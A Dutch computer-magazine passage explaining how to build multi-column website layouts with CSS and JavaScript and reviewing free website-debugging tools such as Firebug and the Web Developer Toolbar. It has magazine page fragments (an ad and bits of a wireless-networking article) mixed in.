Open vectorformaten in het web rukken langzaam op. On-the-fly-conversies laten de computer bij zeer grote of bij zeer veel afbeeldingen flink zweten en zijn ook meer geschikt voor statische afbeeldingen dan voor complexe webapplicaties. Ze slaan wel een hoognodige brug tussen de individuele oplossingen. Afgezien van SVG en Silverlight zijn immers ook nog Canvas (Safari, Firefox, Opera, Chrome) en VML (Internet Explorer) op de markt.

De Greef heeft overigens ook een XSLT voor de omgekeerde richting paraat. De conversie van het Microsoft-formaat naar SVG maakt deze ook toegankelijk voor platforms, die nog niet door Silverlight verlicht worden (met name Opera en Safari voor Windows). En het tekenen van SVG-afbeeldingen met de programma's uit Microsofts Expression-serie heeft zeker zijn eigen charme.

Het benutten van de mogelijkheden van de actuele browsers te benutten heeft niets te maken met experimenteren of in het wilde weg hacken. Standaardoplossingen zijn er voor standardeisen – maar langs de minder platgetreden paden in HTML, CSS etc. zou je in bepaalde gevallen wel eens eerder bij je doel kunnen komen. (nkr)





Een **dubbeldikke**
special van
Photo Digitaal

bestel nu
12,95
euro

In twee delen lees je
alles over reis- en
macrofotografie




TE BESTELLEN OP WWW.PHOTODIGITAALMAGAZINE.NL
(IN NEDERLAND GRATIS THUISBEZORGD, BELGIË 5 EURO VERZENDKOSTEN)

Alles
over

COMPUTERS PHOTOSHOP WEBDESIGN
DIGITALE FOTOGRAFIE KOKEN AUTO'S





Herbert Braun, Jens Piske

Kolommen met stijl

Meerkoloms websites maken met CSS

Het is voor een webdesigner eigenlijk 'not done' om lay-outs met een HTML-tabel te maken, maar vreemd genoeg is de CSS-specificatie rond navigatiestructuur aan de zijkant uitermate kribbig. Met enkele trucs of door het gebruik van frameworks kun je frustraties voorkomen en hoeft je niet terug te keren naar oeroude technieken.

Een menu aan de linker- of rechterkant van de bodytekst behoort bij het creëren van een lay-out voor een website tegenwoordig tot de gewoonste zaak van de wereld. Zowel op kleine hobbysites als professionele portals zie je deze zijbalken opduiken. Om dit met een stylesheet te verwezenlijken worden de verschillende elementen (bijvoorbeeld navigatiegedeelte en bodytekst) in <div>-containers gezet, die zich op dezelfde laag naast elkaar bevinden:

```
<body>
  <div id="menu">
    Hier staan een aantal navigatielinks.
  </div>
  <div id="main">
    Hier staat de bodytekst.
  </div>
</body>
```

Zonder verdere vormgeving worden deze tekstblokken simpelweg onder elkaar ge-

plaatst. Om de navigatie in een kolom te zetten, moet je de CSS-definitie #menu {float: left} toevoegen. Dit zorgt ervoor dat de hoofdtekst rechts om de menu-container heen loopt.

De tekst loopt dan echter verder onder het kader waarin het menu staat. Dat is te voorkomen door voor de hoofdtekst een marge aan de linkerkant te definiëren, waarvan de breedte is afgestemd op de breedte van het menukader:


```
#menu {float: left; width: 25%;}
#main {margin-left: 30%;}
```

Daarmee wordt het kader met de navigatie-links al een echt menu.

Deze oplossing werkt ook met een extra kolom aan de rechterkant. Hiervoor moet je een derde <div>-container definiëren, die je met float: right op de juiste plek zet.

Het verschil met een HTML-tabel merk je overigens als je de achtergrond van een hele kolom een eigen kleur wilt geven: alleen het kader om de verwijzingen heen wordt bont.

Bij een poging om de hoogte van het kader aan te passen aan de hoogte van de pagina loop je tegen de beperkingen van CSS aan. De toevoeging height: 100% veroorzaakt alleen in de downwards-compatible Quirks-modus een reactie: de hoogte van het kader wordt dan precies aangepast aan die van het zichtbare venster. Om dit effect te gebruiken in de modus die conform webstandaard is (aangegeven door een doctype-declaratie aan het begin van het document), moet je het HTML- en Body-element, waar het kader menu de afmetingen van erft, ook de hoogte 100% toekennen. Deze hoogte bedraagt namelijk standaard nul, wat volgens de CSS-specificatie weliswaar logisch is, maar niet volgens de logica.

Dat lost het probleem echter niet op. Als de pagina namelijk niet in een browservenster past, waardoor je moet scrollen om alles te kunnen zien, dan houdt de achtergrondkleur van het kader nog steeds te vroeg op.

Op de achtergrond

Het is handiger om niet het kader van het menu te vergroten, maar het kader van de hoofdtekst in te kleuren en voor de kolommen aan de zijkant de kleur van <body> door te laten schijnen:

```
body {background: rgb(80%,80%,70%);}
#main {background: rgb(95%,95%,80%);}
```

Dat werkt prima als de menukolommen korter zijn dan de hoofdtekst. Als ze langer zijn krijgt het deel onder de hoofdtekst de kleur van de achtergrond van het menukader.

Dit is op te lossen door gebruik te maken van achtergrondaafbeeldingen. In het eenvoudigste geval maak je een afbeelding van 1 bij 1 pixel in de kleur en de breedte van het menukader. Deze afbeelding ken je toe aan het <body>-element. Hier een voorbeeld van een navigatiestructuur aan de rechterkant:

```
body {width: 800px;
background: rgb(80%, 80%, 70%)
url('bg.gif') 600px 0 repeat-y;}
#navi {float: right; width: 200px; margin: 0;}
```

Hierbij definieer je eerst een kleur voor de gehele body. Vanaf 600 pixels van links komt de afbeelding op de achtergrond te staan. Dit wordt verticaal herhaald over de gehele pagina (repeat-y). Horizontaal kom je bij 800 pixels

aan de grens van de body. Als je het niet mooi vindt dat de achtergrondaafbeelding boven het eind van de content uitsteekt, kun je die in een extra container stoppen:

```
<div id="top_layer">
  <div id="menu">...</div>
  <div id="main">...</div>
</div>
body {background: rgb(80%, 80%, 70%);}
#top_layer {width: 800px; background: url('bg.gif')
600px 0 repeat-y;}
```

Hierdoor werkt het voorbeeld ook in de Quirks-modus van Internet Explorer. In Safari 3 lukt het helaas helemaal niet, of we er nou wel of geen extra container omheen zetten. Safari neemt namelijk de achtergrondkleur van de body en gebruikt die ook voor de menustructuur, zodat de achtergrondkleur bedekt is. Deze elegante oplossing lijkt sowieso een schijnoplossing: je imiteert de structuur van een kader alleen uiterlijk via de daarvan onafhankelijke achtergrond. Daarmee gaat de flexibiliteit verloren. Een relatieve breedte kun je eigenlijk alleen gebruiken als je in allerlei bochten wringt.

Het vergroten van de kaders tot de totale paginahoogte kan ook op een andere manier dan met deze trucjes. Om dat te doen maak je misbruik van de mogelijkheden van het zogeheten box-model:

```
#top_layer {overflow: hidden;}
#menu, #main {padding-bottom: 5555px;
margin-bottom: -5555px;}
```

Dit vult de tekstcontainer aan de onderzijde met een reusachtige padding, waarvan de negatieve rand weer wordt afgesneden als die over de onderkant van alle kaders komt. De standaardconforme browsers knippen de onderste rand pas af door het commando overflow: hidden.

Met dergelijke hacks kom je echter in een grijs gebied tussen de specificaties en de kuren van de browsers. Als je hieraan begint, moet je je webpagina's op alle mogelijke browsers testen en op de hoogte zijn van de bekende 'eigenschappen' van de browsers. Internet Explorer 6 'vergat' bijvoorbeeld nog de padding te verwijderen als de website in een downwards-compatible Quirks-modus gerenderd moest worden. Pas bij de standaardmodus werd het gewenste resultaat zichtbaar.

Schijvenspel

Alle tot nu toe genoemde CSS-technieken scheiden de tekstkaders met behulp van float van het hoofddeel. Deze moeten in de XHTML-bron dan ook voor de delen staan die daar omheen moeten lopen. Dat is voor een kader aan de rechterkant niet echt intuïtief, omdat dat niet overeenkomt met de leesrichting. CSS maakt echter geen onderscheid tussen linker of rechter tekstomloop.

Zo'n afhankelijkheid ondermijnt het uitgangspunt van CSS om het ontwerp te scheiden van de documentstructuur. Bovendien wordt de broncode niet alleen gelezen door de gebruikelijke webbrowsers, maar ook door zoekmachines, screenreaders of door de webeditor van de bewerker. Door de tekstkaders absoluut te positioneren kun je mogelijke problemen voorkomen:

```
#menu {position: absolute; right: 0; top: 0;}
```

Op deze wijze maakt het niet uit waar het element met id="menu" in de broncode staat; het wordt rechtsboven getoond. Dat is echter niet zomaar de standaardplek. Het gaat erom dat het rechts boven het parent-element staat. De attribuutnaam absolute is dan ook wat ongelukkig gekozen. Het volgende hogere element is de <div>-container die de hele pagina bevat, dus daar hoeft je in dit

Support	Thuis in het net	Laatste nieuws
Stijlen Hotline & FAQ Tips & Trucs Drivers & BIOS Fabrikanten	Tips voor een draadloos multimedienetwerk Als je van je huis een echt 'digital home' wilt maken, ontkom je er niet aan om verschillende apparaten met elkaar te verbinden. Wil je voor het aanleggen van de kabels geen gaten boren, dan kun je Wireless LAN of powerline gebruiken. Het is niet alleen van belang welke netwerktechniek je kiest en hoe je die configureert, maar ook je pc en de afspelerapparaten van de verschillende fabrikanten moeten zonder problemen met elkaar overweg kunnen.	Universal wil muziek gratis op gesponsorde website zetten Acacia eist licentievergoedingen voor het hyperlink-patent Studie: IPTV dringt binnen drie jaar door WK Voetbal had niet het verwachte resultaat Maxdata voert een interne herstructurering uit
Download Software Archief Projecten Tests	Als je op je hobbykamer regelmatig een cd brandt en die vervolgens op je dvd- of cd-speler in de huiskamer afspeelt, dan krijg je vroeg of laat ongetwijfeld de behoefte aan een multimedienetwerk. Zelfs de moderne reïncarnatie van een flexibel netwerk – de draagbare videospeler met harde schijf – bereikt al snel de grenzen van de maximale capaciteit. Dan zou een centrale server, waar alle audio- en videobestanden op staan, zeer wenselijk zijn, waarbij met één druk op de knop in alle ruimtes muziek kan zijn. Helaas is het wel zo dat de beste verbinding met de gloednieuwe streaming-client in de slaapkamer via een ethernetkabel over de vloer is. Dus dan toch maar gaten boren en tig meter CAT5-kabel aanleggen? Veel te omslachtig! Dan maar een wat minder radicale techniek gebruiken. Het is dan goed om te weten dat de	
Service Tips-archief CD-overzicht Internettarieven Telefontarieven Antivirus		

De twee tekstkaders links en rechts zijn door het inkleuren van de hoofdtekst gescheiden in aparte kolommen.

geval geen al te grote zorgen om te maken.

Al met al geeft de absolute positionering je veel meer vrijheid. Daarbij functioneert de hierboven beschreven CSS-hack niet meer, omdat de padding-overloop niet meer wordt afgesneden.

Automatisch wisselen

Bij vaste op de pixel nauwkeurige lay-outs kun je nog tot net op de rand van een beeldscherm komen. Als je echter flexibele lay-outs wilt gaan ontwerpen, is dat bij CSS een regelrechte ramp. Ook kan een afzonderlijke afbeelding al een lay-out met relatieve breedtes in de war gooien. Aangezien we tegenwoordig enerzijds schermen met enorme breedbeeldformaten hebben, maar daarnaast zoekmachines op ons mobieltje meeslepen, is het nog nooit zo belangrijk geweest dat de pagina zich automatisch aan de scherm breedte kan aanpassen.

Webdesigners gaan meestal uit van de minimale standaard op pc-monitoren. Vandaag de dag zijn dat oude 15"-monitoren met een breedte van 800 pixels. Trek je daar nog iets van af voor de vensterranden en de scrollbar,

dan blijven ongeveer 770 pixels over. Bijna alle grote websites met een vaste lay-out zijn niet breder dan 770 pixels of geven rechts daarvan alleen nog advertenties weer. De vormgevers gaan er hierbij vanuit dat op mobiele apparaten al iets leesbaars wordt weergegeven terwijl de pagina op monitoren met meer dan 2000 pixels een smal strookje wordt.

Een bijzonder flexibele oplossing is de gebruiker meer lay-out-varianten beschikbaar te stellen. Je hebt er echter ook wat meer werk aan. In de jaren negentig moest je hiervoor nog de hele website kopiëren, maar tegenwoordig hoeft je alleen maar de stylesheet te vervangen. Dit doe je met een klein JavaScript:


```
<head>
...
<style type="text/css">@import url(stijlen.css);</style>
<style type="text/css">@import url(position3.css);
</style>
</head>
<body>
<script type="text/javascript" src="multidesign.js">
</script>
...
```

Terwijl stijlen.css de opmaak vastlegt die in het algemeen geldt, zorgt position3.css voor de standaard lay-out van 770 pixels breed. Het script moet meteen na de HTML-body komen te staan en kijkt vervolgens naar de breedte van het venster. Als de browser met JavaScript overweg kan, wordt de bijbehorende stylesheet genomen:

```
if (window.innerWidth) {
  breedte = window.innerWidth;
} else {
  breedte = document.body.clientWidth;
}
```

De innerWidth-eigenschap van het browservenster geeft bij standaardconforme browsers de werkelijke maximale breedte aan die gebruikt kan worden voor het weergeven van de website, dus zonder menu's, vensterranden en scrollbar. Bij oudere versies van Internet Explorer moet je nog een omweg maken, omdat die de eigenschap document.body.clientWidth gebruikt. De rest is dan eenvoudig:

```
if (breedte <= 608) {
  stylesheet = 'position1.css'
```



Standaard gaat de website uit van een vensterbreedte van 770 pixels, maar dit kan aangepast worden voor een smartphone of een breedbeeldmonitor.


```

} else if (breedte<=760) {
  stylesheet = 'position2.css';
} else {
  stylesheet = 'position4.css';
}
document.writeln('<style type="text/css">7
  @import url('+ stylesheet + ');</style>');

```

Het script is voor willekeurige vensterformaten te gebruiken. De designer kan met absolute getallen werken en de pagina's desondanks gebruikersvriendelijk vormgeven zonder enige barrières.

Ruimtegebrek

Bij grote vensters kun je wat royaler met de ruimte omspringen. Bij kleine monitoren hoef je niets meer aan het toeval over te laten en kun je de containers opnieuw indelen. Op de voorbeeldpagina staan de hoofd-navigatie, inhoud en rechterkolom onder elkaar in plaats van naast elkaar als je de kleinste vensterbreedte kiest.

Tekst die aan twee kanten is uitgelijnd, ziet er in principe pas vanaf een tekstbreedte van ongeveer 500 pixels goed uit. Het script geeft de ontwerper de mogelijkheid om het uitlijnen alleen links toe te passen als de ruimte te krap wordt.

Als de afbeeldingen breder kunnen worden dan de omvattende container, dan kun je ze met het CSS-bestand kleiner maken. Om dat te doen ken je er afzonderlijk een id aan toe. Groepsgewijs doe je dat met class of je geeft ze een typeselectie mee, bijvoorbeeld #containernaam img. Vervolgens zet je de breedte (width) op de gewenste waarde en de hoogte (height) op auto.

Het wordt natuurlijk mooier als je een compleet andere afbeelding neemt. Dat zou je ook in JavaScript kunnen doen, maar dat soort instructies horen eigenlijk in een stylesheet te staan. Zo kun je verschillende varianten van een afbeelding met de CSS-instructie visibility wel of niet laten weergeven. Je kunt de afbeeldingen ook meteen via een stylesheet inbedden:

```

logo {
  height: 159px;
  width: 471px;
  background-image: url(logo_groot.jpg);
  background-repeat: no-repeat;
}

```

Daarmee wordt de container <div id="logo"> in feite een afbeelding. De laatste regel is overbodig als de container niet groter is dan de afbeelding. Als dat wel het geval is, wordt hiermee verhinderd dat de afbeelding wordt herhaald.

De browser voert het script slechts een keer uit, namelijk tijdens het laden van de pagina. Als de gebruiker de venstergrootte vervolgens aanpast, heeft dat voor de layout verder geen gevolgen. Je kunt als webdesigner wel de resize-eigenschap in de gaten houden. Onder de softlink kun je hierover meer lezen.

moderne generatie WLAN- en powerline-apparaten eindelijk genoeg bandbreedte heeft, zodat je zelfs HD-video kunt streamen.

Afgezien van de aanschaffkosten, die in vergelijking met ethernetkaarten en -kabels duidelijk hoger zijn, zijn er bij de verschillende netwerkoplossingen ook bepaalde risico's. Je moet daar wel eerst even goed over nadenken voordat je meteen een computerzaak binnenrent. Je kunt deze apparaten vaak ook online bestellen en als ze dan niet bevallen deze conform de Wet Koop op Afstand binnen zeven dagen weer omruilen of terugsturen. Zowel WLAN als powerline gedragen zich als een hub: beide werken binnen een 'shared medium', waarin de aangesloten netwerkadapters de beschikbare zendtijd en het frequentiebereik moeten delen. Bij een bekabeld netwerk met een switch lopen meerdere overdrachten daarentegen parallel, zonder dat de doorvoersnelheid daalt – zolang de pc tenminste niet gelijktijdig meerdere streaming-clients hoeft aan te sturen. Daarnaast hangt de werkelijke doorvoersnelheid sterk af van de lokale omstandigheden en de afstanden tussen de netwerkadapters, wat wordt bevestigd in de test op blz. 102-107. Een universeel advies behalve 'Leg daar waar het kan ethernetkabels aan' kunnen we je dan ook niet geven. We hebben wel een paar nuttige tips om een draadloos medianetwerk op te bouwen.

Met een CSS-hack kun je van een kader een echte kolom maken, die zich over de hele paginahoogte uitspreidt.

YAML voor gejammer

Het beste hulpmiddel tegen CSS-stress zijn kant-en-klare lay-outs en frameworks. Het meest prominente framework is YAML, wat heel bescheiden staat voor 'yet another multicolumn layout'.

YAML is te gebruiken als een blokkendoos, waarbij je wel enige kennis van CSS moet hebben. Als je een van de contentmanagementsystemen Typo3, Joomla! of WordPress gebruikt, heb je het nog wat makkelijker: voor deze programma's zijn kant-en-klare YAML-modules of -themes beschikbaar die eenvoudig geïntegreerd kunnen worden.

Ondanks de hulp van de duizenden CSS-tips en tutorials die op internet circuleren, blijft het werken met stylesheets een ongelooflijk complexe aangelegenheid. Je zit ingeklemd tussen de problemen met de verouderde CSS-specificatie en de nog al-

tijd aanwezige browser-bugs. Je moet dan ook niet zelden kiezen of je sommige lay-outmogelijkheden achterwege laat of op de geheimen van CSS-hacks vertrouwt. Met JavaScript-aanvullingen wordt het al heel wat flexibeler om websites op te maken.

Het werken met stylesheets kan dan ook al snel voor behoorlijk wat frustratie zorgen. Aan de andere kant krijg je een grote vrijheid, die geen enkele lay-out met tabellen je kan bieden, nog los van de betere toegankelijkheid door bijvoorbeeld zoekmachines en screenreaders. Als de ergernis te groot wordt, dan helpt een ontspannende rondgang door de Zen-tuin van CSS (www.csszengarden.com), waar de fascinerende mogelijkheden van deze lay-outtaal een lust voor het oog zijn. (nkr)



Tekst over meerdere kolommen verdelen

Wat in tijdschriften en dagbladen de gewoonste zaak van de wereld is, levert op internet nog steeds grote problemen op: tekst over meerdere kolommen, waarbij de tekst gelijkmatig over het aantal kolommen wordt verdeeld. In de oertijd van het WWW was daar echter al een oplossing voor. In 1996, rond de tijd dat het W3C de eerste stylesheet-specificatie publiceerde, introduceerde Netscape de tag <multicol>. Het verplichte attribuut cols definieerde het aantal kolommen, waarover de desbetreffende tekst verdeeld moest worden. In tegenstelling tot een groot aantal andere voorstellen uit de stal van Netscape werd dit voorstel niet echt warm onthaald. Webdesigners wilden er geen gebruik van

maken en ook Internet Explorer en het W3C wilden er niet aan.

Eigenlijk was het de bedoeling dat meerkoloms teksten in CSS2 zouden worden opgenomen in de vorm van een column-attribuut. Het W3C verwijderde de alinea hierover echter uit de concepten. Helaas voor de webdesigners laat de opvolger CSS3 nog steeds op zich wachten – de module multi-column layout (www.w3.org/TR/css3-multicol) heeft inmiddels al tien jaar de status van een werkvoorstel. Zolang CSS3 nog niet standaard in elke browser is geïntegreerd, zal diens voorganger nog bij veel webdesigners voor de nodige frustratie zorgen. ct



Jo Bager

Websitetools

Freeware en online tools voor het debuggen van websites

Als je het ontwerp van een website klaar hebt, moet je het uiteraard nog uitvoerig testen. Is de code wel zuiver geprogrammeerd en geschikt voor zoekmachines? Werken alle links? Ziet de site er in alle browsers goed uit? Gelukkig zijn er diverse handige, gratis tools die je daarbij kunnen helpen.

Makers van browsers doen ongetwijfeld hun uiterste best om zich bij het weergeven van websites aan de diverse standaarden te houden. Maar bij gebruik van de rendering engines van Internet Explorer, Firefox en andere browsers treden desondanks grote verschillen op. Dat heeft meer dan eens tot gevolg dat de ene browser een website zonder fouten weergeeft, terwijl een andere de lay-out helemaal door elkaar husselt of delen niet weergeeft. Of je voor het ontwikkelen van een site nou een grafische tool als Dreamweaver of Expression Web gebruikt of de code handmatig in editors zoals ViM of Notepad++ inklopt – geen enkele website mag online gaan zonder uitvoerig getest te zijn op zaken als browsercompatibiliteit en webstandaarden.

Er is voor dat soort tests absoluut geen gebrek aan gratis programma's en online diensten. In Firefox' lijst met add-ons vind je in de rubriek Webontwikkeling meer dan 350 plug-ins [1]! In dit artikel lichten we er enkele pareltjes uit en laten we zien wat je ermee kunt doen. Natuurlijk hoeft je niet de hele lijst van Firefox af te zoeken om een extensie te installeren, want alle extensies zijn direct via de softlink te vinden.

Debugging

De krachtigste tool om fouten in een website op te zoeken is Firebug, een add-on voor Firefox. Omdat deze opensourcebrowser platformonafhankelijk is, is hij bijzonder goed geschikt als testplatform voor websites. Met de functietoets F12 kun je Firebug op elk gewenst moment openen en sluiten, waarbij Firebug in de onderste helft van het venster verschijnt, dus onder de geopende website. Met de toetscombinatie Ctrl+F12 start de debugger in een eigen venster. Met Firebug kun je de HTML-code bekijken, CSS-declaraties onder de loep nemen, JavaScripts analyseren, het Document Object Model (DOM) uitpluizen of de netwerkbelasting controleren. De add-on bevat ook een console voor log- en foutmeldingen. Al deze zaken staan op afzonderlijke tabbladen, waartussen je snel kunt wisselen.

In de HTML-weergave krijg je de code in een boomstructuur te zien. Door op de knop 'Inspect' te klikken en de muis over de website te bewegen, klapt Firebug het bijbehorende deel van de code open. Ajax-toepassingen zijn niet zo statisch als een gewone

website, maar veranderen continu. Firebug houdt alle wijzigingen bij en highlight de veranderingen in het geel.

In een tweede deelvenster laat Firebug zien welke CSS-attributen aan een bepaalde HTML-tag gekoppeld zijn en wat de DOM-eigenschappen van het element zijn. Ook kun je zo grafisch inzicht krijgen in de ruimte die het element op de pagina inneemt, namelijk via het tabblad 'Opmaak'. Als je met de muis over deze weergave gaat, plaatst Firebug lijnen langs de randen van dat deel van de website. Er verschijnen ook hulplijnen over de gehele lengte en breedte. Deze helpen je om de elementen tot op de pixel precies te positioneren.

In de CSS- en de JavaScript-weergave toont Firebug een complete listing van alle lay-outcodes en scripts die op de site voorkomen. In de DOM-weergave krijg je een lijst van alle DOM-elementen. Objecten en functies die door scripts worden gegenereerd worden daarbij als eerste getoond.

Je kunt de getoonde code, of dat nu HTML, CSS of JavaScript is, niet alleen bekijken maar ook snel bewerken. De bijbehorende attributen kun je direct bewerken door er op te klikken. Daar waar dat kan, bijvoorbeeld bij de DOM-weergave, werkt dat met automatische aanvulling (autocompletion). Via het snelmenu kun je ook een editor aanroepen, waarbij Firebug de aangebrachte wijzigingen meteen laat zien. Dit is een ideale manier om

EIGENSCHAPPEN

Afmetingen: 85 x 120 px
Kleurdiepte: 7 Bits per px
Bestandstype: GIF
Bestandsgrootte: 6,512 bytes

de laatste details van je site nog even snel bij te werken. Firebug is echter geen volwaardige editor en is dan ook geen vervanger voor een ontwikkelomgeving.

Het tabblad 'Net' biedt een gedetailleerd overzicht van de netwerkactiviteit die de site veroorzaakt. Zo krijg je als webmaster een goed beeld van alle objecten die voor de website gedownload moeten worden, inclusief de grootte en hoe lang het downloaden daarvan duurt. Hiermee kun je dus in een oogopslag zien hoe groot de site in zijn totaliteit is, hoe lang hij er over doet om te laden en welke objecten er het langst over doen. Als je op een element klikt, krijg je het HTTP-verkeer met de webserver te zien. Je kunt het overzicht ook beperken tot objecten van een bepaald type, zoals HTML, CSS, JavaScript, afbeeldingen, Flash of XMLHttpRequests. Ook het overzicht van het netwerkverkeer wordt continu bijgewerkt, waardoor deze weergave prima geschikt is om Ajax-toepassingen te analyseren.

De console voor het loggen van foutmeldingen dient niet alleen voor het bekijken van fouten in de HTML, CSS of andere code, maar kan ook gebruikt worden voor het gericht debuggen van JavaScript-toepassingen. Firebug heeft daarvoor een eigen object genaamd console. Met de code

```
console.log('test dit')
```

kan een script een bericht naar de console wegschrijven.

Op die manier kun je ook variabelen en DOM-elementen opvragen. Een gestructureerd object wordt dan niet met een waslijst aan tekst weergegeven, maar als een link naar de respectievelijke weergaven. Als je daarop klikt, kom je op het betreffende tabblad van Firebug uit.

Last but not least heeft het JavaScript-deel een debugger. Door op een regelnummer in de code te klikken, zet je automatisch een breakpoint. Je kunt de programma-uitvoer

Met Firebug kun je als webdesigner de broncode niet alleen inzien, maar ook ter plekke bewerken en de gevolgen meteen bekijken.

ook onderbreken als aan een bepaalde voorwaarde is voldaan. Firebug biedt echter nog veel meer handige tools, bijvoorbeeld de functie Quick Search, waarmee je op alle tabs naar een bepaald trefwoord kunt zoeken.

Handgereedschap

De Web Developer Toolbar is een goede aanvulling op Firebug. Deze laatste heeft weliswaar veel meer functies voor bijvoorbeeld het weergeven van CSS en JavaScript, maar de Web Developer Toolbar heeft een paar handige extra's. Zo kun je bijvoorbeeld het browservenster verkleinen tot 800 x 600 pixels of een link online laten valideren, bijvoorbeeld met de HTML-Validator van het W3C.

Voor de dingen die Firebug en Web Developer Toolbar zelf niet goed – of helemaal niet – kunnen, kun je extra add-ons, aparte toepassingen of online tools gebruiken. Firebug kan links op een pagina bijvoorbeeld niet automatisch testen. De Web Developer Toolbar gebruikt daar de langzame Link Checker van het W3C voor, maar de add-on Link Evaluator kan dat een stuk sneller. De links die werken, worden groen weergegeven en de links die het niet doen, worden rood. Als er andere problemen met een hyperlink optreden, wordt dat met



een groot aantal links wel een paar minuten duren. Als je regelmatig een grote hoeveelheid links of een complete site moet controleren, kun je beter een beroep doen op een gespecialiseerd programma zoals Xenu's Link Sleuth. Dit Windows-programma controleert links met maximaal 100 threads tegelijk en maakt daar vervolgens een gedetailleerd rapport van.

Firebug logt het HTTP-verkeer wel, maar kan daar verder niets mee. Met LiveHTTPHeaders kun je het verkeer nader bekijken. Als je een request een paar maal herhaalt met verschillende parameters, kun je nagaan wat er gebeurt. Je kunt specifiek kijken naar bepaalde bestandstypen (afbeeldingen of CSS) of naar de paginastatus (redirects, invalids). Ook kun je url's met reguliere expressies filteren.

De HTML Validator van W3C, die door de Web Developer Toolbar wordt opgeroepen, heeft enkele beperkingen en houdt weinig rekening met de praktische wensen van een webdesigner. Het programma Tidy is meer praktijkgericht. Dit programma komt oorspronkelijk ook van W3C af, maar is daarna in verschillende varianten doorontwikkeld. Een daarvan is de HTML Validator, een add-on voor Firefox. In de standaardinstelling wordt iedere site op de achtergrond onderzocht. Omdat Firefox hierdoor behoorlijk wordt vertraagd, wil je de Validator waarschijnlijk alleen inschakelen als je hem echt nodig hebt. Als je naar de broncode van de pagina gaat, krijg je een in drieën gedeeld venster. Bovenaan zie je de broncode, linksonder een overzicht van aangetroffen fouten en waarschuwingen en rechtsonder krijg je bij elke foutmelding een toelichting – inclusief links naar een online referentiesysteem met uitgebreidere informatie. Ook krijg je tips over wat er verkeerd zou kunnen zijn en hoe het anders zou kunnen.

Op dit moment is Validome echter het neusje van de zalm als het gaat om het controleren van HTML, CSS en XML [2]. In vergelijking met de Validator van W3C kan deze beter overweg met XML- en XHTML-bestanden en vindt hij fouten die andere tools niet vinden. De aanwijzingen zijn duidelijk en linken daar waar moge-

Het netwerkoverzicht van Firebug laat duidelijk zien wat de downloadtijd van de afzonderlijke paginaonderdelen is.




Debuggen met Opera, Internet Explorer, Safari en Chrome

